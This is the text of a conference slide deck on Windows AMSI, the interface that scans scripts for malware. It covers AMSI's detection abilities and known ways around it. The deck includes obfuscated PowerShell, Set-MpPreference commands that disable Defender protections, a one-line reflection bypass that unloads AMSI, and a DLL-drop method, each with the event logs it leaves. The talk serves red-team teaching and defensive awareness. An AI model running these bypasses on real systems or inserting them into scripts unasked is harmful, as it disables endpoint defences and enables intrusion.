AMSI: How Windows 10 Plans to Stop Script-Based Attacks and How Well It Does It

Nikhil Mittal

whoami

- Twitter - @nikhil_mitt
- Blog – http://labofapenetrationtester.com
- Github - https://github.com/samratashok/
- Creator of Kautilya and Nishang
- Penetration Tester and Trainer
- Spoken/Trained at: Defcon, Blackhat, CanSecWest, Shakacon, DeepSec and more.

Outline

- Script based attacks
- Introduction to AMSI
- AMSI – Detection and Blocking capabilities
- Failed attempts to avoid detection
- Bypassing AMSI
- Conclusion

Script Based Attacks

What? - **PowerShell**, VBScript, Jscript.

Why? – Low rate of detection, very effective.

- Already present on targets.
- Used by system administrators.
- Provides access to various OS and Network components.
- Anti Virus vendors have only recently, 2013 onwards, started to flag PowerShell scripts.

Script Based Attacks

How? –

- Execute from disk
- Execute from memory – encodedcommand, downloadstring, reflection.


Detection is easy for scripts saved to disk.

How to stop execution from memory?

AntiMalware Scan Interface (AMSI)

- “Any application can call it and any registered Antimalware engine can process the content submitted to it.”
- Catch malicious scripts in memory.
- As of now, Windows Defender and AVG uses it.

AMSI Architecture


PowerShell
VBScript
Other Application
Other Application
MsMpEng.exe (Windows Defender Service)
Win32 API Layer
AMSI.h + AMSI.lib + AMSI.dll
AmsiScanBuffer()
AmsiScanString()
COM API Layer
Amsi.h + Amsi.dll
IAntimalware::Scan()
Provider Class registration
AV Provider Layer
Windows Defender Provider Class
IAntimalwareProvider::Scan()
3rd Party AV Provider Class
MpEngine.dll (Defender Scan Engine)
MpSvc.dll (Defender RPC Server)
RPC

Source: https://blogs.technet.microsoft.com/mmpc/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/

What makes AMSI effective?

AMSI tries to catch the scripts at the Scripting host level. It means:

- Input method (disk, memory, interactive) doesn’t matter.
- Use of System.Automation.dll (PowerShell scripts without powershell.exe – tools like nps) doesn’t help as well.
- Less help from obfuscation.

DEMO – AMSI Detection

Putting AMSI to test – Unusual storage

What if PowerShell scripts are loaded from unusual places like:

- WMI namespaces
- Registry Keys
- Event logs

Traditional (disk based) detection is unable to catch such scripts as the storage is rather unusual.

Putting AMSI to test – Unusual Execution

What if PowerShell scripts are executed:

- Without using powershell.exe
- Using Unamanaged PowerShell
- Reflection (Memory space of other processes)
- Application whitelisting bypasses - InstallUtil, regsrv32, rundll32

DEMO – Putting AMSI to test – Unusual Execution

Is it all gloom and doom for Red Teams?

Bypass and/or avoid AMSI

- Use PowerShell version 2 (needs .Net 3.0 which is not present in a default Windows 10)
- Significantly change the signature of your scripts – limited effectiveness
- Disable AMSI


Bypass or avoid AMSI

Signature bypass

- Obfuscation
  - Not really hard to bypass AMSI using this.
  1. Remove help section
  2. Obfuscate function and variable names
  3. Encode parts of script
  4. Profit
  - Manual Obfuscation – Slow but effective
  - Obfuscation functionality in ISESteroids Module

Bypass or avoid AMSI

Signature bypass



```
function ___/\___/==\/=\___
{
    [CmdletBinding()] Param(...)
    if (${__/=\__/=\/======\})
    {
        Write-Verbose $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('UgBlAGEAZABpAG4AZwAg
        [byte[]]${_/\__/\/==\/==\/\} = [System.IO.File]::ReadAllBytes(${__/=\__/=\/======\})
        ${___/=\/=\/\/\/\/\/} = ${_/\__/\/==\/==\/\} -join ' '
    }
    elseif (${___/=\_/==\__/\__/})
    {
        Write-Verbose $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('UgBlAGEAZABpAG4AZwAg
        [byte[]]${_/\__/\/==\/==\/\} = [System.IO.File]::ReadAllBytes(${___/=\_/==\__/\__/})
        ${_/=\/=\_/=\__/\/==} = ${_/\__/\/==\/==\/\} -join ' '
    }
    if (([IntPtr]::Size) -eq 8)
    {
        Write-Verbose $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('NgA0ACAAYgBpAHQAIABw
        ${/\_____/\/\/===\/} = ${___/=\/=\/\/\/\/\/}
    }
```

Unload AMSI

- Set-MpPreference
- Matt’s method
- P0wnedshell

Bypass or avoid AMSI

Set-MpPreference

- Handy PowerShell cmdlet to play with Windows Defender.

```
Set-MpPreference –
DisableRealtimeMonitoring $True
```

  - Shows a notification to the user
  - Needs elevated privileges (not much headache in a post-exploitation scenario)
  - Event ID 5001 (Microsoft-Windows-Windows Defender/Operational) - Windows Defender Real-Time Protection was disabled.

Bypass or avoid AMSI

Set-MpPreference

- To target AMSI:

```
Set-MpPreference –DisableIOAVProtection
$True
```

  - Doesn’t show any notification to the user
  - Needs elevated privileges (not much headache in a post-exploitation scenario)
  - Event ID 5004 (Microsoft-Windows-Windows Defender/Operational) - Windows Defender Real-Time Protection feature (IE Downloads and Outlook Express attachments) configuration has changed.

Bypass or avoid AMSI

Unloading AMSI

- A one line AMSI bypass from Matt Graeber (@mattifestation)

```
[Ref].Assembly.GetType('System.Management.Aut
omation.AmsiUtils').GetField('amsiInitFailed'
,'NonPublic,Static').SetValue($null,$true)
```

  - No need of elevated privileges
  - Event ID 4104 (Microsoft-Windows-PowerShell/Operational) – Suspicious script block logging
  - Bypass the automatic logging?

Bypass or avoid AMSI

Unloading AMSI

- A method discovered by Cornelis de Plaa (@Cneelis)
  - Implemented in p0wnedshell (https://github.com/Cn33liz/p0wnedShell)
  - Drop amsi.dll in the current working directory while loading the p0wnedshell runspace. The dll is loaded by the runspace and exits immediately to unload AMSI.
  - Event ID 4104 (Microsoft-Windows-PowerShell/Operational) – Suspicious script block logging (due to successful loading of scripts in memory)
  - Bypass the automatic logging?

Demo – Bypassing AMSI using a Client Side Attack

WMF5 Auto Logging

- Hard to execute a PowerShell attack without generating logs.
- Apparently, Obfuscation boils down to bypass the logging.
- Who is monitoring the logs?

Black Hat Sound Bytes

- AMSI is a big step forward towards blocking script based attacks in Windows.
- It is possible to avoid AMSI using already known methods and techniques.
- AMSI is useful only when used with other security methods. Monitor your PowerShell logs!

Thank You

- Questions?
- Please provide feedback.
- Follow me @nikhil_mitt
- nikhil.uitrgpv@gmail.com
- http://labofapenetrationtester.com/
- https://github.com/samratashok/AMSI